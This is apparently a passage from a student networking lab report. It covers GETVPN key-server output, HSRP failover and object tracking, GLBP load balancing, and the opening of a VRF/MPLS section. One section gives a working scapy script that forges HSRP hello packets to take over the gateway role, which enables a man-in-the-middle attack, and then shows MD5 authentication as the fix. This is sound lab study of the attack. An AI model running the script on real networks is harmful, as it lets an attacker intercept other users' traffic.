    Group Name               : saarGDOIgroup (Unicast)
    Re-auth on new CRL       : Disabled
    Group Identity           : 123
    Group Type               : GDOI (ISAKMP)
    Crypto Path              : ipv4
    Key Management Path      : ipv4
    Group Members            : 3
    IPSec SA Direction       : Both
    IP D3P Window            : Disabled
    CKM status               : Disabled
    Group Rekey Lifetime     : 86400 secs
    Group Rekey
        Remaining Lifetime   : 85152 secs
        Time to Rekey        : 84927 secs
        Acknowledgement Cfg  : Cisco
    Rekey Retransmit Period  : 10 secs
    Rekey Retransmit Attempts: 2
    Group Retransmit
        Remaining Lifetime   : 0 secs

      IPSec SA Number        : 10
      IPSec SA Rekey Lifetime: 3600 secs
      Profile Name           : saarProfile
      Replay method          : Count Based
      Replay Window Size     : 64
      Tagging method         : Disabled
      SA Rekey
         Remaining Lifetime  : 2353 secs
        Time to Rekey        : 1967 secs
      ACL Configured         : access-list ICMP

     Group Server list       : Local
```

Figure 40 GETVPN show crypto gdoi command

It is also possible to use “show crypto gdoi ks members” to obtain information about the members of the group, their current state, key transmission, etc.

```
Group Member ID    : 192.168.1.2        GM Version: 1.0.17
 Group ID          : 123
 Group Name        : saarGDOIgroup
 Group Type        : GDOI (ISAKMP)
 GM State          : Registered
 Key Server ID     : 192.168.1.254
 Rekeys sent       : 0
 Rekeys retries    : 0
 Rekey Acks Rcvd   : 0
 Rekey Acks missed : 0

 Sent seq num : 0       0       0       0
Rcvd seq num :  0       0       0       0

Group Member ID    : 192.168.1.3        GM Version: 1.0.17
 Group ID          : 123

Group Member Information :

 Group Name        : saarGDOIgroup
 Group Type        : GDOI (ISAKMP)
 GM State          : Registered
 Key Server ID     : 192.168.1.254
 Rekeys sent       : 0
 Rekeys retries    : 0
 Rekey Acks Rcvd   : 0
 Rekey Acks missed : 0

 Sent seq num : 0       0       0       0
Rcvd seq num :  0       0       0       0

Group Member ID    : 192.168.1.4        GM Version: 1.0.17
 Group ID          : 123
 Group Name        : saarGDOIgroup
```

Figure 41 GETVPN show crypto gdoi ks members command

In the capture packet, Figure 42,in the ICMP packets it is possible to observe that the ESP packet always contains the same SPI. This happens because the same SA is shared between all group members. This conclusion is also supported by the Figure 43 and Figure 44, as it can be seen.

```
18 2021-05-02 18:00:52,769375   192.168.10.100   192.168.20.100   ESP   166 ESP (SPI=0x30648d17)
19 2021-05-02 18:00:52,779342   192.168.20.100   192.168.10.100   ESP   166 ESP (SPI=0x30648d17)
20 2021-05-02 18:00:54,837786   192.168.10.100   192.168.30.100   ESP   166 ESP (SPI=0x30648d17)
21 2021-05-02 18:00:54,947661   192.168.30.100   192.168.10.100   ESP   166 ESP (SPI=0x30648d17)
```

Figure 42 GETVPN ICMP encapsulated in ESP packet

```
Router#sh crypto ipsec sa | include spi
      current outbound spi: 0x30648D17(811896087)
       spi: 0x30648D17(811896087)
       spi: 0x30648D17(811896087)
Router#
```

Figure 43 GETVPN ESP packet and same SPI

```
R1
Router#show crypto gdoi ks policy
Key Server Policy:
For group saarGDOIgroup (handle: 2147483651) server 192.168.1.254 (handle: 2147483651):

  # of teks : 1  Seq num : 0
  KEK POLICY (transport type : Unicast)
    spi : 0x43E8BD09D4B9B2B4FDD48DBE0023DFC2
    management alg     : disabled     encrypt alg        : 3DES
    crypto iv length   : 8            key size           : 24
    orig life(sec)     : 86400        remaining life(sec): 84805
    time to rekey (sec): 84580
    sig hash algorithm : enabled      sig key length     : 162
    sig size           : 128
    sig key name       : saarRSAKeys
    acknowledgement    : Cisco

  TEK POLICY (encaps : ENCAPS_TUNNEL)
    spi                : 0x30648D17
    access-list        : ICMP
    CKM rekey epoch    : N/A (disabled)
    transform          : esp-aes esp-sha-hmac
    alg key size       : 16             sig key size          : 20
    orig life(sec)     : 3600           remaining life(sec)   : 2006
    tek life(sec)      : 3600           elapsed time(sec)     : 1594
    override life (sec): 0              antireplay window size: 64
    time to rekey (sec): 1620
```

Figure 44 GETVPN TEK Policy at GMs

Load balancing and redundancy

HSRP

The HSRP (Hot Standby Router Protocol) provides redundancy for a local subnet. With HSRP, two or more routers give an illusion of a single virtual router with the purpose of redundancy in case one of them fails. HSRP allows to configure two or more routers as standby and one router as the active. All the routers in an HSRP group share the same virtual MAC address and virtual IP address which act as a default gateway for the local network. This MAC address is generated automatically by HSRP. The first 24 bits will be default “0000.0c”, the next 16 bits are the HSRP ID and the last 8 bits the group number in hexadecimal.

The active router is responsible for forwarding traffic, the standby only takes up responsibilities if the active router fails. If there are more routers in the HSRP group, then that router will have the “Listen” state to avoid clogging the network with HSRP messages.

The router with higher priority will become the active router. Having the preempt option enabled means that if the active router goes down and then comes back up some time in the future, then it will become the “Active” router in the group again.

The hosts in the subnet have configured as default gateway the virtual IP address configured in the HSRP group. This address can be distributed by a DHCP server for example.

During the tests of the configurations, it was shut downed router 1 interfaces and observed after the specified timer expired, that router 2 (second highest priority) started sending “Hello (State Active)” messages and gratuitous ARP to update the MAC address on the switch with the new MAC address associated to the virtual IP address.




Figure 45 HSRP shut downed R1 and R2 active state capture

It can be observed in the image above that the IP “192.168.1.2” was announcing is state as Standby, but after some time without having the router 1 (previous active router), the router 2 assumed the active state and then sent gratuitous ARPs.




Figure 46 HSRP ARP request made by client

In the Figure 46 it can be observed an ARP request made by a client trying to find the MAC address of the gateway. This ARP was triggered by having PC1 try to ping the internet "1.1.1.1", so it had to find the MAC address of the gateway.

It is possible to observe that even by shutting down 1 router, if there are more backup gateways in the HSRP group the communications can keep working (Figure 47)




Figure 47 HSRP communication still running after shutting down R1

It can be observed by running the command "sh standby" on a group member, information about the protocol (Figure 48)




Figure 48 HSRP sh standby command

HSRP with object tracking

With interface tracking and IP SLA tracking, the HSRP protocol can maintain track of certain objects and decrement the priority of a router in the HSRP protocol if it detects that the objects that were being tracked down are not available anymore.

IP SLA in this case is a network performance measurement diagnostic tool used to do active monitoring to measure network performance by gathering real time metrics such as availability, jitter, performance, etc.

For the first test case, it has been tested interface tracking and it has been configured R1 to decrement the priority of the router by 60 if interface g1/0 became unavailable. To test this, we made it the Active router in the group and then shut down interface g1/0




Figure 49 HSRP with object tracking first test case

It can be observed with the command “sh standby brief” that the initial priority was “150”, but after the “shutdown” command the priority changed to “90” (150-60=90), the router also changed state to listen. This type of tracking for this case is not correct as there is only one out interface, even with priority decremented, in reality it is impossible to use this router anymore to reach the exterior.

We then proceeded with testing IP SLA tracking by configuring its parameters to do an echo request every 10 seconds to the IP “1.1.1.1”.





Figure 50 HSRP with object tracking IP SLA tracking test

The ICMP packets in the Figure 50, sent by R1 are part of the IP SLA tracking and not manually triggered.



```
R1#show ip sla statistics
IPSLAs Latest Operation Statistics

IPSLA operation id: 1
        Latest RTT: 43 milliseconds
Latest operation start time: 20:18:25 UTC Sun May 2 2021
Latest operation return code: OK
Number of successes: 7
Number of failures: 7
Operation time to live: Forever


R1#
```

Figure 51 HSRP with object show ip sla statistics command

It is possible to observe with the command “sh ip sla statistics” the gathered information, 7 failures (because interface was down) and 7 successes (echo requests after turning back on the interface).

IP SLA tracking is more appropriate for tracking in scenarios where each router between the internet and the “redundant” subnet have only one exit and entry interface. Interface tracking is more appropriate when each router has more than one interface to make routing decisions.

Attacking HSRP

As the sent HSRP messages are not authenticated in any way with the current configuration, nothing stops an attacker which has access to the local subnet to forge HSRP messages and become the “Active Router”, successfully doing a MITM attack.

We can execute this attack by writing the following simple scapy script:

```
from scapy.all import *

ip = IP(src='192.168.1.80', dst='224.0.0.2')
udp = UDP(sport=1985,dport=1985)
hsrp = HSRP(group=1, priority=160, virtualIP='192.168.1.254')
send(ip/udp/hsrp, iface='eth0', inter=5, loop=1)
```

This script simply sends in a loop, hsrp messages announcing that the src “192.168.1.80” (attacker IP) has priority of 160, which is above all the other routers priority in the group.




Figure 52 HSRP attack network topology

```
36 2021-05-02 21:09:59,468794   192.168.1.80   224.0.0.2   HSRP   62 Hello (state Active)
37 2021-05-02 21:09:59,812414   192.168.1.1    224.0.0.2   HSRP   62 Hello (state Speak)
38 2021-05-02 21:10:02,784925   192.168.1.1    224.0.0.2   HSRP   62 Hello (state Speak)
39 2021-05-02 21:10:04,476339   192.168.1.80   224.0.0.2   HSRP   62 Hello (state Active)
40 2021-05-02 21:10:05,720462   192.168.1.1    224.0.0.2   HSRP   62 Hello (state Speak)
41 2021-05-02 21:10:06,163320   192.168.1.1    224.0.0.2   HSRP   62 Hello (state Standby)
42 2021-05-02 21:10:08,652971   192.168.1.1    224.0.0.2   HSRP   62 Hello (state Standby)
43 2021-05-02 21:10:09,487197   192.168.1.80   224.0.0.2   HSRP   62 Hello (state Active)
44 2021-05-02 21:10:11,243597   192.168.1.1    224.0.0.2   HSRP   62 Hello (state Standby)

Frame 36: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface -, id 0
Ethernet II, Src: 72:5b:8d:7a:8f:d1 (72:5b:8d:7a:8f:d1), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
Internet Protocol Version 4, Src: 192.168.1.80, Dst: 224.0.0.2
User Datagram Protocol, Src Port: 1985, Dst Port: 1985
Cisco Hot Standby Router Protocol
```

Figure 53 HSRP attack attacker announcing itself as the active router capture

In the Figure 53, it is possible to observe that the attacker announcing itself as the active router, which ends up forcing the legit router "192.168.1.1" into standby mode.

```
R2#sh standby
FastEthernet0/0 - Group 1
  State is Listen
    13 state changes, last state change 00:00:17
  Virtual IP address is 192.168.1.254
  Active virtual MAC address is 725b.8d7a.8fd1
    Local virtual MAC address is 0000.0c07.ac01 (v1 default)
  Hello time 3 sec, hold time 10 sec
  Preemption enabled
  Active router is 192.168.1.80, priority 160 (expires in 7.968 sec)
  Standby router is 192.168.1.1, priority 150 (expires in 9.584 sec)
  Priority 100 (default 100)
  Group name is "HSRP_GROUP" (cfgd)
R2#
```

Figure 54 HSRP attack show standby command after attack

This attack can be stopped by enabling password security in the routers. This protection mechanisms sends an extra field "MD5 Authentication" with a hash. The attack now fails as the forged packages do not include this security field. This protection mechanism is not vulnerable to attacks like "pass-the-hash" where an attacker simply steals the hash of the other packages and injects on its own (at least with the tests the group realized), therefore if a strong password is used (to avoid bruteforce attacks), this mechanism seems to defend against the previous attack.

GLBP

GLBP or gateway load balancing protocol permits automatic selection and recovery from gateway failure just like HSRP. GLBP also provides load balancing over multiple gateways using a single virtual IP address and multiple MAC addresses. Each host is configured with the same virtual IP address and all routers in the group participate in forwarding packets (if the load balancing algorithm says so). Unlike HSRP, GLBP does not use a single virtual MAC address for the entire group. Instead, the AVG assigns different virtual mac addresses to each AVF in the group.

There are two type of routers in a GLBP group:


- AVG - Active Virtual Gateway. Within a GLBP group, one router is elected and assigned this role. It is responsible for the operation of the protocol. The AVG router has the highest priority value or IP address in the group, it also responds to all ARP requests for MAC addresses with the virtual MAC address of the selected AVF. The selected AVF to answer is based on a selected algorithm: Round-Robin, Host-dependent or Weighted.

- AVF - Active Virtual Forwarder. The AVF is responsible for forwarding packets. All devices will become AVF, including the AVG.

An AVG router has six states while AVF has four states. Three of the six AVG states are Active, Standby and Listen (similarly to HSRP). The activate state means that the current router is the AVG and responsible for resolving ARP requests to the virtual address. The active router will be the highest IP or priority. The standby state means its ready to become the next AVG and the listen state means its receiving hello messages and ready to wake up if it needs to transition state in case of some other router failure.

The virtual MAC address that GLBP uses follows this structure: 000.7.B400.XXYY, where X is the GLBP group number and Y the AVF number.

By executing the command “sh glbp” it is possible to observe that the default load balancing algorithm is round robin.



```
R1#sh glbp
FastEthernet0/0 - Group 1
  State is Active
    1 state change, last state change 00:01:23
  Virtual IP address is 192.168.1.254
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.576 secs
  Redirect time 600 sec, forwarder timeout 14400 sec
  Preemption enabled, min delay 0 sec
  Active is local
  Standby is 192.168.1.2, priority 100 (expires in 8.032 sec)
  Priority 150 (configured)
  Weighting 100 (default 100), thresholds: lower 1, upper 100
  Load balancing: round-robin
  Group members:
    ca02.0468.0000 (192.168.1.1) local
    ca03.0478.0000 (192.168.1.2)
    ca04.0488.0000 (192.168.1.3)
  There are 3 forwarders (3 active)
  Forwarder 1
    State is Active
      1 state change, last state change 00:01:12
    MAC address is 0007.b400.0101 (default)
    Owner ID is ca02.0468.0000
    Redirection enabled
 --More--
*May  2 21:45:45.931: %GLBP-6-FWDSTATECHANGE: FastEthernet0/0 Grp 1 Fwd 2 state Active -> Listen
 --More--
```

Figure 55 GLBP sh glbp command

Round robin works in a circular way, meaning it will attribute in a “circle” (going around a list) the MAC addresses of the AVF’s.




Figure 56 GLBP Network topology

44	2021-05-02 21:58:09,609251	Private_66:68:00	Broadcast	ARP	64	Who has 192.168.1.254? Tell 192.168.1.100
45	2021-05-02 21:58:09,628094	ca:02:04:68:00:00	Private_66:68:00	ARP	60	192.168.1.254 is at 00:07:b4:00:01:01
46	2021-05-02 21:58:09,628738	192.168.1.100	1.1.1.1	ICMP	98	Echo (ping) request id=0x7120, seq=1/256, ttl=64
47	2021-05-02 21:58:10,660625	192.168.1.100	1.1.1.1	ICMP	98	Echo (ping) request id=0x7220, seq=2/512, ttl=64
48	2021-05-02 21:58:10,678770	192.168.1.1	224.0.0.102	GLBP	102	G: 1, Hello, IPv4, Request/Response?
49	2021-05-02 21:58:11,689374	192.168.1.100	1.1.1.1	ICMP	98	Echo (ping) request id=0x7320, seq=3/768, ttl=64
50	2021-05-02 21:58:12,191032	192.168.1.3	224.0.0.102	GLBP	102	G: 1, Hello, IPv4, Request/Response?
51	2021-05-02 21:58:12,362693	192.168.1.2	224.0.0.102	GLBP	102	G: 1, Hello, IPv4, Request/Response?

Figure 57 GLBP ping message from PC1

PC1 first sends a ping message to the internet. The AVG will answer the ARP request with the MAC address "00:07:b4:00:01:01" which corresponds to the first AVF (Figure 57).

If another ping is done but from PC2 the ARP response is the following (Figure 58):

108	2021-05-02 21:58:55,923929	Private_66:68:01	Broadcast	ARP	64	Who has 192.168.1.254? Tell 192.168.1.101
109	2021-05-02 21:58:55,936782	ca:02:04:68:00:00	Private_66:68:01	ARP	60	192.168.1.254 is at 00:07:b4:00:01:02
110	2021-05-02 21:58:55,957319	1.1.1.1	192.168.1.101	ICMP	98	Echo (ping) reply id=0x9f20, seq=1/256, ttl=254
111	2021-05-02 21:58:56,130097	192.168.1.1	224.0.0.102	GLBP	102	G: 1, Hello, IPv4, Request/Response?
112	2021-05-02 21:58:56,991610	1.1.1.1	192.168.1.101	ICMP	98	Echo (ping) reply id=0xa020, seq=2/512, ttl=254
113	2021-05-02 21:58:58,407990	ca:02:04:68:00:00	ca:02:04:68:00:00	LOOP	60	Reply
114	2021-05-02 21:58:58,544741	192.168.1.2	224.0.0.102	GLBP	102	G: 1, Hello, IPv4, Request/Response?

Figure 58 GLBP ping message from PC2

It answered with the MAC address "00:07:b4:00:01:02", which is the virtual MAC address of the second AVF.

With the command "sh glbp br" it is possible to see the AVG's and AVF's.

```
R1#sh glbp br
Interface   Grp  Fwd Pri State    Address         Active router   Standby router
Fa0/0       1    -   150 Active   192.168.1.254   local           192.168.1.2
Fa0/0       1    1   -   Active   0007.b400.0101  local           -
Fa0/0       1    2   -   Listen   0007.b400.0102  192.168.1.2     -
Fa0/0       1    3   -   Listen   0007.b400.0103  192.168.1.3     -
```

Figure 59 GLBP show glbp br command

The AVG router is the one with priority "150" and the AVF's are the remaining.

VRFs and MPLS VPNs

The goal of this exercise is to study Virtual Routing Forwarding (VRFs) and its combination with MPLS to support MPLS Layer 3 VPNs.

Firstly, what is MPLS? Multiprotocol Label Switching (MPLS) is a packet-forwarding technology that allow the virtualization of routing and forwarding tables. MPLS uses the concept of label switching to forward traffic based on labels instead of to network addresses. What is the advantage of MPLS? It overcomes the limitation of traditional networks by allowing shared hardware to be used by multiple independent clients. There are other advantages like improved efficiency, reduce the cost because eliminates the need of many dedicated routers and WAN circuits, improved reliability, etc.

Secondly, what is VRF? Virtual Routing and Forwarding (VRF) is a technology that allows multiple instances of a routing table to exist in a router and work simultaneously. It acts like a logical router and uses its own routing table. It also requires a forwarding table that designates the next hop for each data packet. These tables prevent traffic from being forwarded outside a specific VRF path and keep out traffic that should remain outside the VRF path. What are the advantages of VRF? It allows network paths to be segmented without using multiple devices, “it increases network security and can eliminate the need for encryption and authentication” (source)

```
R1#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     1.0.0.0/32 is subnetted, 1 subnets
